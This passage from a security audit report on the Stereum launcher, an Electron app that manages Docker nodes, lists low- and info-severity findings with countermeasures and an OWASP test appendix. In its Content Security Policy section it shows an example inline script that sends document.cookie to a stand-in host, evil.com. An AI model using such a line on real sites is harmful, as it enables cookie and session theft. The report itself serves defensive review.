Any session object used by the application should have an explicit `setPermissionRequestHandler()` [3] which returns `callback(false)` for all permissions and origins except for an allowlist containing intended usages by the application.

This problem can be identified automatically by the tool *Electronegatvity* [4].

References

[1] Mozilla. MDN Web Docs: Permissions API: https://developer.mozilla.org/en-US/docs/Web/API/Permissions_API

[2] Electron. Security Best Practices: Handle session permission requests from remote content: https://www.electronjs.org/docs/latest/tutorial/security#5-handle-session-permission-requests-from-remote-content

[3] Electron. Session - setPermissionRequestHandler: https://www.electronjs.org/docs/latest/api/session#sessetpermissionrequesthandlerhandler

[4] Doyensec. Electronegativity check PERMISSION_REQUEST_HANDLER_GLOBAL_CHECK: https://github.com/doyensec/electronegativity/wiki/PERMISSION_REQUEST_HANDLER_GLOBAL_CHECK

[5] Common Weakness Enumeration. CWE-1188 Insecure Default Initialization of Resource: https://cwe.mitre.org/data/definitions/1188.html

4.13 Containers do not start automatically

Severity

Low

Affected Systems

- Server

Vulnerability Details

The Docker containers being by the application are configured in a way that they do not restart automatically. This creates an availability risk, if the server is rebooted unmonitored.

If the containers crash for some reason, for example due to an (unplanned) restart of the server, they will not be restarted automatically because of the `unless-stopped` *restart_policy*.

`roles/manage-service/tasks/main.yml`:

```
- name: Start service
   community.docker.docker_container:
     command_handling: correct
     hostname: "{{ stereum_service_container_name }}"
     name: "{{ stereum_service_container_name }}"
     user: "{{ stereum_service_configuration.user }}"
     image: "{{ stereum_service_configuration.image }}"
     env: "{{ stereum_service_configuration.env | default({}) }}"
     command: "{{ stereum_service_configuration.command | default([])
}}"
     entrypoint: "{{ stereum_service_configuration.entrypoint |
default([]) }}"
     restart_policy: "unless-stopped"
[...]
```

Since there is no option to restart the containers in the launcher application, users are forced to connect to the server manually and restart them on their own.

Since potential penalties may be incurred if a container stops performing, an attacker could misuse these penalties for a denial-of-service attack.

Countermeasures

We recommend setting the restart policy to `always`, because in this case after a reboot of the server the containers are also restarted.

4.14 Context Isolation not Enabled

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

Context Isolation in *Electron* allows certain code to be run in a dedicated JavaScript context, preventing it from modifying global objects.

All modern web browsers are implementing the *Permissions API* [1], which handles how a website can get access to possibly intrusive activities (e.g., push notifications) or sensitive information (e.g., clipboard content, location data, access to the microphone or the webcam).

In a normal browser session, the user has to give consent to those permission requests, but *Electron* grants those permissions by default unless precautionary measures are made in the application's code. This allows a website from an untrusted origin to access all this information named without the user noticing it.

When using a *preload script*, one can prevent this script from accessing internal Node APIs by activating *context isolation* [2].

If this is not done, the script will have access to global objects which can lead to a *prototype pollution attack* [3]

Countermeasures

Newer versions of Electron (starting with 12.0.0) enable this behavior by default. Nevertheless, we recommend enabling the setting manually as described in the documentation [2].

This problem can be identified automatically by the tool *Electronegatvity* [4].

References

[1] Electron. Security Best Practices: Enable Context Isolation: https://www.electronjs.org/docs/latest/tutorial/security#3-enable-context-isolation
[2] Electron. Context Isolation: https://www.electronjs.org/docs/latest/tutorial/context-isolation#how-do-i-enable-it
[3] Ben Dickson. Prototype pollution: The dangerous and underrated vulnerability impacting JavaScript applications: https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications
[4] Doyensec. Electronegativity check CONTEXT_ISOLATION_JS_CHECK: https://github.com/doyensec/electronegativity/wiki/CONTEXT_ISOLATION_JS_CHECK
[5] Masato Kinugawa. Electron: Abusing the lack of context isolation: https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en

4.15 Missing Authentication for Services

Severity

Low

Affected Systems

- Architecture

Vulnerability Details

Some of the services published by the server do not require any authentication to be accessed. This can lead to sensitive formation being leaked to attacker having access to the relevant ports.

The services *Grafana* and *Prometheus* installed by the client are accessible from the client without any further authentication after the SSH tunnels have been established. While access to the corresponding ports is restricted to the client and *localhost* on the server, it is nevertheless possible for an attacker to access them. Plausible attack scenarios include physical access to the client (see 4.20) or a *Server Side Request Forgery (SSRF)* attack.

Because of that lack of authentication, it cannot be determined which person or which system actually sent a specific request and authorization checks are also made impossible. Every person or system having network access to the port will be able to access all endpoint and retrieve possibly sensitive data.

Countermeasures

All services provided should only be accessible after successful authentication. In the simplest case, this can be done using a *HTTP Bearer Token* or *HTTP Basic Authentication*.

```
POST /api/data/save HTTP/1.1
Host: example.com
Authorization: Bearer WuedFB81YD1uVduhc76SRIfDSYqYzNeJ
Accept: application/json, text/plain, */*
Content-Type: application/json
Connection: close

{"id":12345,"data":"This is a message"}
```

The credentials can be configured in the services themselves or also on a reverse proxy running on the server.

References

[1] OWASP Web Security Testing Guide (WSTG) v4.2. Testing for Bypassing Authentication Schema: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema

[2] OWASP Top 10. A07:2021-Identification and Authentication Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

4.16 Navigation not restricted for Electron content

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

Content displayed as a `webContent` in *Electron* can use JavaScript functions to navigate to an external website controlled by an attacker. Loading unvetted remoted content in an *Electron* application is a bad idea, as it makes an attack a lot easier.

A script running in a browser's renderer can use the JavaScript API to navigate to a different webpage. The same is possible within an *Electron* application. If an attacker is capable of performing such a call, it can navigate to a malicious website.

Any navigate request will trigger an event that can be handled by a `will-navigate` handler. Such a handler is not present in the application under test.

If experimental features of the *Blink* rendering engine are allowed, a navigation attack can also be performed by a *blinkFeature* called *auxClick*.

Countermeasures

The `app` object of the application should have an explicit `will-navigate` handler which either blocks navigation completely or, if necessary, only allows it for an expected combination of origin and target.

This problem can be identified automatically by the tool *Electronegatvity* [2] [3] [4].

References

[1] Electron. Security Best Practices: Disable or limit navigation: https://www.electronjs.org/docs/latest/tutorial/security#13-disable-or-limit-navigation

[2] Doyensec. Electronegativity check LIMIT_NAVIGATION_GLOBAL_CHECK: https://github.com/doyensec/electronegativity/wiki/LIMIT_NAVIGATION_GLOBAL_CHECK

[3] Doyensec. Electronegativity check LIMIT_NAVIGATION_JS_CHECK: https://github.com/doyensec/electronegativity/wiki/LIMIT_NAVIGATION_JS_CHECK

[4] Doyensec. Electronegativity check AUXCLICK_JS_CHECK: https://github.com/doyensec/electronegativity/wiki/AUXCLICK_JS_CHECK

4.17 Network connections not secured

Severity

Low

Affected Systems

- Architecture

Vulnerability Details

While the application's data transfer is encrypted within the SSH tunnel, all internal Docker network traffic takes place unsecured or with self-signed certificates. This can drastically increase the impact of other vulnerabilities.

The TLS protocol has established itself as the standard for securing network traffic. It guarantees both the confidentiality and the integrity of the transmitted data. Its use today is easy and efficient enough to be used in just about any situation.

The Docker containers nevertheless use unencrypted traffic or a self-signed certificate for encryption. Self-signed certificates are not trusted by default unless they are already installed on the corresponding client.

In particular, the following lines of code were found to establish an insecure connection:

`BesuService.js`:

```
    buildExecutionClientHttpEndpointUrl() {
        return 'http://stereum-' + this.id + ':8545'
    }

    buildExecutionClientWsEndpointUrl() {
        return 'ws://stereum-' + this.id + ':8546'
    }

    buildExecutionClientEngineRPCHttpEndpointUrl() {
        return 'http://stereum-' + this.id + ':8551'
    }

    buildExecutionClientEngineRPCWsEndpointUrl() {
        return 'ws://stereum-' + this.id + ':8551'
    }
```

Similar code was also identified in the files `ErigonService.js`, `GethService.js`, `NethermindService.js` and `NimbusBeaconService.int.js`.

The included plugins, such as Grafana, are also accessible without encryption. It is recommended to make the plugins only accessible via the encrypted `HTTPS` protocol and therefore generate new certificates during the setup phase, which will later be accepted by the client software.

A *man-in-the-middle* attack on an unencrypted network connection could be mounted by another user on the server, an attacker gaining control of another application running on

the server or any other unrestricted docker container running in the same *Docker network* as the system ones.

Countermeasures

Encrypted protocols should be used wherever possible in all network protocols used, regardless of whether they communicate via the Internet or are only used within a LAN or docker network. In the case of `HTTP`, we therefore recommend switching to `HTTPS`, and in the case of `WebSocket` (`WS`), to `WebSocket Secure` (`WSS`). Most of the typically internally used servers (e.g., *OpenLDAP*, *MySQL*, *Postfix*, ...) also allow this out of the box via a simple configuration setting. Internal CAs can also be used for internal TLS communication [2].

Also, to prevent *man-in-the-middle* attacks from other docker containers, containers should only be allowed to be started with the `CAP_NET_RAW` capability disabled [4].

References

[1] OWASP Application Security Verification Standard (ASVS) v4.0.3. Section 1.9 Communications Architecture: https://raw.githubusercontent.com/OWASP/ASVS/v4.0.3/4.0/OWASP%20Application%20Security%20Verification%20Standard%204.0.3-en.pdf

[2] OWASP Cheat Sheet Series. Transport Layer Protection Cheat Sheet. Use an Appropriate Certification Authority for the Application's User Base: https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html#use-an-appropriate-certification-authority-for-the-applications-user-base

[3] OWASP Application Security Verification Standard (ASVS) v4.0.3. 19.2 "Communication between components is encrypted": https://raw.githubusercontent.com/OWASP/ASVS/v4.0.3/4.0/OWASP%20Application%20Security%20Verification%20Standard%204.0.3-en.pdf

[4] themithy. Docker ARP spoofing problem: https://github.com/themithy/docker-arp-spoofing

4.18 No Certificate Validation

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

The affected application does not check the server certificate for authenticity. Thus, an attacker can break the alleged secure data connection between the client and the server.

The affected app does not check the server certificate for authenticity. This allows man-in-the-middle (MITM) attacks, which enable an attacker to interject secure TLS connections and to change or read the transmitted data. In contrary to the use of browsers, in which a security-aware user can check the security of the current TLS connection, when using the application, the user has to rely on its secure implementation, which is responsible to evaluate the server certificate correctly.

The following code snippet shows the `--insecure` parameter which skips the server certificate verification:

```
./store/taskManager.js-140-            Path: "/entrypoint.sh",
./store/taskManager.js-141-            Args: [
./store/taskManager.js-142-              "curl",
./store/taskManager.js:143:              "--insecure",
./store/taskManager.js-144-              "https://stereum-ROJsDAys-Awmm-
9Ut1-Hn1i-tsLDLT4wybfZ:5052/eth/v1/keystores",
./store/taskManager.js-145-              "-H",
./store/taskManager.js-146-              "Content-Type:
application/json",
--
./store/taskManager.js-297-              Cmd: [
./store/taskManager.js-298-                "curl",
./store/taskManager.js:299:                "--insecure",
./store/taskManager.js-300-                "https://stereum-ROJsDAys-
Awmm-9Ut1-Hn1i-tsLDLT4wybfZ:5052/eth/v1/keystores",
./store/taskManager.js-301-                "-H",
./store/taskManager.js-302-                "Content-Type:
application/json",
```

However, since the data transfer takes place via the encrypted SSH tunnel, the attack surface is significantly reduced.

Countermeasures

The app has to validate the validity of the server certificate. This means the server certificate needs to have the following properties:

- The certificate's common name needs to match the domain name of the connected server.

- The certificate needs to be signed by a known certificate authority.
- The certificate must neither be expired nor revoked.
- The certificate needs to declare the accordant usage.

Additionally, the app has to terminate the connection in case of a certificate error. The user should not be able to override this.

4.19 No Security Checks in the CI Pipeline

Severity

Low

Affected Systems

- Architecture

Vulnerability Details

There is a *Continuous Integration (CI)* system which automatically builds the application, but it is not used to support the security of the application sufficiently.

Currently, the pipeline does not contain any security checks.

Including automatic security checks into a CI pipeline guarantees a consistent check of the source code for security problems and thus minimizes the risk that a known problem reappears at a later point in time.

Countermeasures

We recommend adding multiple security checks to the CI pipeline. Such checks could be

- Finding dependencies with known vulnerabilities
- Static or dynamic source code analysis (SAST/DAST)
- Security scan of Docker images
- Detecting secrets within the source code

Since some problems might only arise at a later point in time, it is important to also run the pipeline in periodic steps and not only when new code is committed to the repository.

For the tested application, the following tools could be used for that purpose:

- Semgrep [2] (generic SAST Tool)
- Electronegativity (Electron specific SAST tool) [7]
- Gitleaks [5] (Secrets detection)
- OWASP Dependency-Check [1]
- Trivy [4] (Dependency Check for source code and Docker images)
- npm-audit [6] (Dependency Check for npm)
- Dependabot (Dependency Check bot for source code management systems)

When using a SAST tool like Semgrep, make sure to configure it according to your needs and understand which problems it can really detect in your stack (and which not).

In the specific context of this application, it is advisable to at least add rules which can detect deviations from the *Electron Security Best Practices* [8][9] or functions which might disable a framework's security guardrails (e.g., using verbs like `:html`, `v-html`, `:href`, `v-href` or `innerText()` which could disable the XSS protection from the template engine of *VueJS*).

References

[1] OWASP Dependency-Check: https://owasp.org/www-project-dependency-check/

[2] Semgrep: https://www.semgrep.dev/
[3] Checkov: https://www.checkov.io/5.Policy%20Index/kubernetes.html
[4] Trivy: https://github.com/aquasecurity/trivy
[5] Gitleaks: https://github.com/zricethezav/gitleaks
[6] npm Docs. npm-audit: https://docs.npmjs.com/cli/v6/commands/npm-audit
[7] Electronegativity: https://github.com/doyensec/electronegativity
[8] Electron. Security Best Practices: https://www.electronjs.org/docs/latest/tutorial/security
[9] Luca Carettoni. Electron Security Checklist - A guide for developers and auditors: https://doyensec.com/resources/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security-wp.pdf

4.20 No Timeout for SSH-Tunnels

Severity

Low

Affected Systems

- Electron Application
- Server

Vulnerability Details

There is no timeout implemented for the SSH tunnels created by the application.

If a user forgets to close the client, any unauthorized person having physical access to the computer will have access to the tunnels. While the tunnels are active, arbitrary actions on the forwarded ports can be performed. No technical knowledge is required in order to exploit this. This is especially problematic, are some of the applications being accessible through the SSH-tunnel do currently not implement any form of authentication (see 4.15).

Countermeasures

The SSH tunnels should be closed automatically after a defined period of inactivity (e.g., 30 minutes).

References

[1] OWASP Cheat Sheet Series. Session Management Cheat Sheet. Session Expiration: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#session-expiration

4.21 OS Command Injection

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

The application executes operating system commands via a SSH connection, using untrusted user input without encoding it in operating system commands. This could allow an attacker to execute arbitrary operating system commands and thus take over the system completely.

The application executes commands on the server via `sshservice.exec()`. In some areas of the source code, it is possible to manipulate the string passed to the command interpreter and thus execute injected commands on the server. By manipulating configuration files, service files, return values of functions or file uploads, the string can be changed and thus commands can be injected.

However, all identified code locations are probably from legacy code that is no longer used. It is still possible in some places, for example `ControlService.setApikey()` or `stereumservice.setup()`, to call this vulnerable code using IPC.

> ✓ It should be noted that no practical attack could be found in the current setting, as the person being able to enter the malicious input already has access to a privileged shell on the server anyway at the time of attack. Nevertheless, countermeasures should be implemented consistently to prevent this vulnerability from spreading into other parts of the application.

Countermeasures

As countermeasures against OS Command Injection, we recommend the following:

1. Use parameterized operating system commands without command line interpreters. Many programming languages provide an interface to execute commands without a command line interpreter. This means that the functions of the command line interpreter are not available, which are often used by attackers to inject additional commands. Furthermore, an interface should be used where the parameters are passed individually as an array instead of a single string. This prevents an attacker from breaking out of a parameter and adding further parameters. In addition, input validation should always be used so that an attacker cannot use malicious characters.
2. If the programming language does not provide a parameterized interface without a command line interpreter, the parameters should be validated so that an attacker cannot use malicious characters. The concrete measures depend on the particular

command line interpreter. In addition, strict input validation should again be performed, such as not allowing any non-alphanumeric characters.

3. As an additional defense-in-depth measure, host firewalls can be configured such that they do not allow connection to arbitrary servers on the internet.
4. Running the processes on the server with reduced privileges (see 4.11) also significantly reduces the impact of an exploitation

References

[1] OWASP Cheat Sheet Series. OS Command Injection Defense Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

[2] OWASP Web Security Testing Guide (WSTG) v4.2. Testing for Command Injection: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection.html

[3] OWASP Application Security Verification Standard (ASVS) v4.0.3. Section 5.3 Output Encoding and Injection Prevention: https://raw.githubusercontent.com/OWASP/ASVS/v4.0.3/4.0/OWASP%20Application%20Security%20Verification%20Standard%204.0.3-en.pdf

[4] Common Weakness Enumeration. CWE-78 Improper Neutralization of Special Elements used in an OS Command: ('OS Command Injection'): https://cwe.mitre.org/data/definitions/78.html

[5] OWASP Cheat Sheet Series. Input Validation Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html#goals-of-input-validation

4.22 WebView options not verified before creation

Severity

Low

Affected Systems

- Electron Application

Vulnerability Details

`WebView` objects in *Electron* are capable of redefining their own security settings and thus disabling protection mechanisms, unless prevented by the main process.

Every `WebView` that is created by an *Electron* application launches a new renderer process. While it is normally bound to same security restriction as the parent process, during its creation it can alter its `webPreferences`, disabling security protections in the course.

This is usually not desired and should be prevented by the main process. Currently, the application does not handle the corresponding events to do this.

Countermeasures

The main `app` object should explicitly handle the `will-attach-webview` event and prevent any changing of `webPreferences` in the handler function. If an alteration of the preferences is actually desired by the application, it should only be allowed based on a strict allow list.

References

[1] Electron. Security Best Practices: Verify WebView options before creation: https://www.electronjs.org/docs/latest/tutorial/security#12-verify-webview-options-before-creation

4.23 Dead Code

Severity

Info

Affected Systems

- Electron Application

Vulnerability Details

Dead code is a term for parts of the source code that are not used anywhere in the program. *Dead code* can contain instructions/commands or refer to unused data declarations.

Dead code [1] is undesirable because it not only increases the complexity of the source code base but, depending on the programming language used, is delivered to the end user.

An attacker might be able to extract information from dead code that could be useful for later attacks.

If some of these dead functions are able to be called dynamically, for example via `Inter Process Communication` (`IPC`) [1], this code may still be able to be executed by exploiting another vulnerability. In that case, it is possible to exploit security vulnerabilities in the dead code.

An example for an unused IPC-call still being made available in the application is `setApiKey`.

Dead code can be considered to be part of a larger problem called *technical debt* [2].

Countermeasures

Code that is not needed should be removed from the application. The simpler and cleaner the source code is written, the fewer bugs and security vulnerabilities will stay unnoticed.

The whole codebase should be reviewed, and all parts not being required anymore, e.g., parts that had only been used in the previous version of the application, should be deleted.

References

[1] Devopedia. Dead Code: https://devopedia.org/dead-code
[2] Jennifer McGrath. Technical Debt: What It Is, Why It's Important, and How to Prioritize It: https://dzone.com/articles/technical-debt-what-it-is-why-its-important-and-ho

4.24 No Content Security Policy in Use

Severity

Info

Affected Systems

- Electron Application

Vulnerability Details

A Content Security Policy (CSP) is a defense-in-depth measure which, among other things, can minimize the risk of a successful Cross-Site Scripting (XSS) attack. The tested web application does not implement a CSP, and therefore does not follow standards for modern web applications.

Protection against XSS is especially important for *Electron* applications, since in this case a successful XSS attack is often equivalent with *remote code execution (RCE)* on the client machine.

A Content Security Policy is implemented by setting an additional HTTP-Header. This header defines allowed sources for JavaScript files and forbids JavaScript code directly inside the HTML file (inline JavaScript).

Example

The webserver sets the following CSP headers:

```
Content-Security-Policy: script-src 'self' cdn.example.com
```

and the following scripts are embedded:

```
<script src="//cdn.example.com/jquery.min.js"></script>
<script src="/js/app.js"></script>
<script src="http://evil.com/pwnage.js"></script>
```

This leads to the following error message:

```
Refused to load the script 'http://evil.com/pwnage.js' because it
violates the following Content Security Policy directive: "script-src
'self' cdn.example.com".
```

This happens, because the CSP does only allow scripts from `self`, which is the sites own origin, and `cdn.example.com`. The script `http://evil.com/pwnage.js` is not allowed.

Additionally, a CSP forbids inline JavaScript by default. An example of inline JavaScript would be the following:

```
<script>new Image('http://evil.com/?cookie=' +
document.cookie);</script>
```

A CSP does not only allow to specify the allowed source for JavaScript, but for a wide variety of resources. For example:

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' 'unsafe-eval' ajax.googleapis.com;
    style-src 'self' ajax.googleapis.com;
    connect-src 'self' https://api.myapp.com realtime.myapp.com:8080;
    media-src 'self' youtube.com;
    object-src 'self' youtube.com;
    frame-src 'self' youtube.com embed.ly
```

For further information on Content Security Policy please consult the following links [1] [2].

Countermeasures

A CSP should be activated on the whole Website. Inline scripts (`unsafe-inline`) must not be allowed, as that would render the CSP basically useless.

There are websites which can assist in creating [3] and validating [4] a CSP.

Outsource inline scripts

The most sustainable way of using CSP is to put JavaScript files into external `.js` files and to disable inline scripts altogether. For legacy websites, this can be hard to achieve. As an alternative, hashes and nonces can be used.

CSP with hashes (as of CSP v2)

Hashes allow the allowlisting of scripts (also inline). The whole script content (**caution**: **everything** between `<script ...>` and `</script>`, also empty lines and spaces!) is hashed and Base64-encoded. The hash algorithm is then added to the CSP directive, like in the following example:

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' 'sha256-YWIzOW[...]3OAo='
```

Example script:

```
<script>alert('Hello, world.');</script>
<!- Works because the contents match the hash! -->
```

The following script does not work anymore as one character was added:

```
<script> alert('Hello, world.');</script>
<!- Does not work (see the space at the beginning)! -->
```

Absolutely nothing in the script must change for this to be feasible.

CSP with nonces (as of CSP v2)

For dynamic scripts, also nonces can be used. This also allows the allowlisting of inline scripts. The "nonce" (**n**umber used **once**) is **newly generated at each page load** (a static nonce is not just pointless, but dangerous). This nonce is then dynamically embedded as the `nonce` parameter of the `script` element, like in the following example:

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' 'nonce-Nc3n83cnSAd3wc3Sasdfn939hc3'
```

Script:

```
<script nonce="Nc3n83cnSAd3wc3Sasdfn939hc3">alert("Allowed because nonce
is valid.")</script>
```

An attacker cannot embed a custom script into the page as they cannot foresee the nonce when the victim opens the page.

strict-dynamic (from CSP v3)

The `strict-dynamic` directive (applicable on `default-src` and `script-src`) allows the execution of scripts dynamically added to the page, as long as they were loaded by a safe, already-trusted script, and as long as they are not "parser-inserted" (e.g., via `document.write()`). This makes it easier to deploy a CSP to already-existing applications. The following example aims to illustrate this.

The following CSP is activated on a page with `strict-dynamic`:

```
Content-Security-Policy:
    script-src 'nonce-DhcnhD3khTMePgXwdayK9BsMqXjhguV' 'strict-dynamic'
```

Then, an external script is embedded:

```
<script src="https://cdn.example.com/script.js"
nonce="DhcnhD3khTMePgXwdayK9BsMqXjhguVV" ></script>
```

The script adds two different external scripts with two different methods:

```
var s = document.createElement('script');
s.src = 'https://othercdn.not-example.net/dependency.js';
document.head.appendChild(s);

document.write('<scr' + 'ipt src="/sadness.js"></scr' + 'ipt>');
```

The first script (`dependency.js`) is loaded, because `strict-dynamic` is activated. The second one (`sadness.js`) is not loaded, because it is parser-inserted (using `document.write()`).

Caution: With `strict-dynamic`, scripts created at runtime will be allowed to execute. If the location of such a script can be controlled by an attacker, the policy will then allow the loading of arbitrary scripts. Developers that use `strict-dynamic` in their policy should audit the uses of non-parser-inserted APIs and ensure that they are not invoked with potentially untrusted data. This includes applications or frameworks that tend to determine script locations at runtime.

Browser support

The browser support of CSP is listed here [5].

Secure template

The following CSPv2 template can be used as a starting point when creating a CSP. It is considered secure by both Mozilla Observatory [6] and the Google CSP Validator [7].

```
Content-Security-Policy:
    default-src 'none';
    style-src 'self';
    img-src 'self';
    font-src 'self';
    frame-ancestors 'none';
    base-uri 'self';
    form-action 'none';
    upgrade-insecure-requests;
```

The content security policy can also be set within the `<head>` tag of an HTML file [8]:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'">
```

References

[1] MDN Web Docs. Content Security Policy (CSP): https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

[2] MDN Web Docs. Content-Security-Policy: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

[3] Report URI. Generate a policy: https://report-uri.io/home/generate

[4] Report URI. Analyse your CSP: https://report-uri.io/home/analyse

[5] Can I use Content Security Policy Level 2: https://caniuse.com/#feat=contentsecuri-typolicy2

[6] Mozilla Observatory: https://observatory.mozilla.org/

[7] Google CSP Evaluator: https://csp-evaluator.withgoogle.com/

[8] Meta Tag. CSP: https://content-security-policy.com/examples/meta/

4.25 Too strong reliance on secure default settings

Severity

Info

Affected Systems

- Architecture

Vulnerability Details

The application relies heavily on secure default settings of the frameworks used instead of configuring them explicitly. This creates the risk, that future changes in the default settings will lead to vulnerabilities in the application.

Frameworks, libraries and services always offer a multitude of configuration options, many of which are having security implications. Optimally, those configurations options are *secure by default*, meaning that they are implicitly secure if no options are set, but can be manually overridden into an insecure state.

While this stance is to be desired from a security perspective, it does not come without risks. Since those default settings are decided on by a third party and are thus outside of the developer's control, they could change at any time into an insecure state either with or without further notice. Since those default settings are decided on by a third party and are thus outside of the developer's control, they could change at any time into an insecure state either with or without further notice. In this case, if the application is relying on the secure defaults instead of configuring the secure settings manually, this would lead to an insecure state and the possible creation of vulnerabilities in the application itself.

Electron

The application under test is relying on secure defaults of the *Electron Framework* in multiple areas. Most settings recommended in the *Security Best Practices* document [1] are not made explicitly.

Docker

Docker containers should never run as *privileged* unless in very special circumstances demand it. In the application, the containers are started using *Ansible* which defaults to starting non-privileged containers in its current version [2]. This is not configured manually in the playbooks, though.

Countermeasures

You should manually set all configuration options mentioned above to a secure state.

References

[1] Electron. Security Best Practices: https://www.electronjs.org/docs/latest/tutorial/security

[2] Ansible. manage Docker containers - Parameter privileged: https://docs.ansible.com/ansible/7/collections/community/docker/docker_container_module.html#parameter-privileged
[3] OWASP Top 10. A05:2021 – Security Misconfiguration: hhttps://owasp.org/Top10/A05_2021-Security_Misconfiguration/

5 Appendix

5.1 List of Figures

Figure 1: Severity Distribution 7
Figure 2: Screenshot of the Stereum launcher 8
Figure 3: Architecture of Stereum v2 9

5.2 List of Tables

Table 1: Vulnerabilities Overview 6

5.3 OWASP Categories

5.3.1 OWASP Web Security Testing Guide

To classify vulnerabilities, we use the following classification scheme from the OWASP Web Security Testing Guide[1] (WSTG) v4.2.

Category	Ref. Number	Test Name
WSTG-INFO ***Information Gathering***	WSTG-INFO-01	Conduct Search Engine Discovery Reconnaissance for Information Leakage
	WSTG-INFO-02	Fingerprint Web Server
	WSTG-INFO-03	Review Webserver Metafiles for Information Leakage
	WSTG-INFO-04	Enumerate Applications on Webserver
	WSTG-INFO-05	Review Webpage Content for Information Leakage
	WSTG-INFO-06	Identify application entry points
	WSTG-INFO-07	Map execution paths through application
	WSTG-INFO-08	Fingerprint Web Application Framework
	WSTG-INFO-09	Fingerprint Web Application

[1] https://owasp.org/www-project-web-security-testing-guide/

Category	Ref. Number	Test Name
	WSTG-INFO-10	Map Application Architecture
WSTG-CONF ***Configuration and Deployment Management***	WSTG-CONF-01	Test Network Infrastructure Configuration
	WSTG-CONF-02	Test Application Platform Configuration
	WSTG-CONF-03	Test File Extensions Handling for Sensitive Information
	WSTG-CONF-04	Review Old Backup and Unreferenced Files for Sensitive Information
	WSTG-CONF-05	Enumerate Infrastructure and Application Admin Interfaces
	WSTG-CONF-06	Test HTTP Methods
	WSTG-CONF-07	Test HTTP Strict Transport Security
	WSTG-CONF-08	Test RIA cross domain policy
	WSTG-CONF-09	Test File Permission
	WSTG-CONF-10	Test for Subdomain Takeover
	WSTG-CONF-11	Test Cloud Storage
WSTG-IDNT ***Identity Management***	WSTG-IDNT-01	Test Role Definitions
	WSTG-IDNT-02	Test User Registration Process
	WSTG-IDNT-03	Test Account Provisioning Process
	WSTG-IDNT-04	Testing for Account Enumeration and Guessable User Account
	WSTG-IDNT-05	Testing for Weak or unenforced username policy
WSTG-ATHN ***Authentication***	WSTG-ATHN-01	Testing for Credentials Transported over an Encrypted Channel
	WSTG-ATHN-02	Testing for Default Credentials
	WSTG-ATHN-03	Testing for Weak Lock Out Mechanism
	WSTG-ATHN-04	Testing for Bypassing Authentication Schema
	WSTG-ATHN-05	Testing for Vulnerable Remember Password

Category	Ref. Number	Test Name
	WSTG-ATHN-06	Testing for Browser Cache Weaknesses
	WSTG-ATHN-07	Testing for Weak Password Policy
	WSTG-ATHN-08	Testing for Weak Security Question Answer
	WSTG-ATHN-09	Testing for Weak Password Change or Reset Functionalities
	WSTG-ATHN-10	Testing for Weaker Authentication in Alternative Channel
WSTG-ATHZ ***Authorization***	WSTG-ATHZ-01	Testing Directory Traversal File Include
	WSTG-ATHZ-02	Testing for Bypassing Authorization Schema
	WSTG-ATHZ-03	Testing for Privilege Escalation
	WSTG-ATHZ-04	Testing for Insecure Direct Object References
WSTG-SESS ***Session Management***	WSTG-SESS-01	Testing for Session Management Schema
	WSTG-SESS-02	Testing for Cookies Attributes
	WSTG-SESS-03	Testing for Session Fixation
	WSTG-SESS-04	Testing for Exposed Session Variables
	WSTG-SESS-05	Testing for Cross Site Request Forgery
	WSTG-SESS-06	Testing for Logout Functionality
	WSTG-SESS-07	Testing Session Timeout
	WSTG-SESS-08	Testing for Session Puzzling
	WSTG-SESS-09	Testing for Session Hijacking
WSTG-INPV ***Input Validation***	WSTG-INPV-01	Testing for Reflected Cross Site Scripting
	WSTG-INPV-02	Testing for Stored Cross Site Scripting
	WSTG-INPV-03	Testing for HTTP Verb Tampering
	WSTG-INPV-04	Testing for HTTP Parameter Pollution
	WSTG-INPV-05	Testing for SQL Injection
	WSTG-INPV-06	Testing for LDAP Injection
	WSTG-INPV-07	Testing for XML Injection
	WSTG-INPV-08	Testing for SSI Injection

Category	Ref. Number	Test Name
	WSTG-INPV-09	Testing for XPath Injection
	WSTG-INPV-10	Testing for IMAP SMTP Injection
	WSTG-INPV-11	Testing for Code Injection
	WSTG-INPV-12	Testing for Command Injection
	WSTG-INPV-13	Testing for Format String Injection
	WSTG-INPV-14	Testing for Incubated Vulnerability
	WSTG-INPV-15	Testing for HTTP Splitting Smuggling
	WSTG-INPV-16	Testing for HTTP Incoming Requests
	WSTG-INPV-17	Testing for Host Header Injection
	WSTG-INPV-18	Testing for Server-side Template Injection
	WSTG-INPV-19	Testing for Server-Side Request Forgery
WSTG-ERRH	WSTG-ERRH-01	Testing for Improper Error Handling
Error Handling	WSTG-ERRH-02	Testing for Stack Traces
WSTG-CRYP	WSTG-CRYP-01	Testing for Weak Transport Layer Security
Cryptography	WSTG-CRYP-02	Testing for Padding Oracle
	WSTG-CRYP-03	Testing for Sensitive Information Sent via Unencrypted Channels
	WSTG-CRYP-04	Testing for Weak Encryption
WSTG-BUSL	WSTG-BUSL-01	Test Business Logic Data Validation
Business Logic	WSTG-BUSL-02	Test Ability to Forge Requests
	WSTG-BUSL-03	Test Integrity Checks
	WSTG-BUSL-04	Test for Process Timing
	WSTG-BUSL-05	Test Number of Times a Function Can be Used Limits
	WSTG-BUSL-06	Testing for the Circumvention of Work Flows
	WSTG-BUSL-07	Test Defenses Against Application Misuse
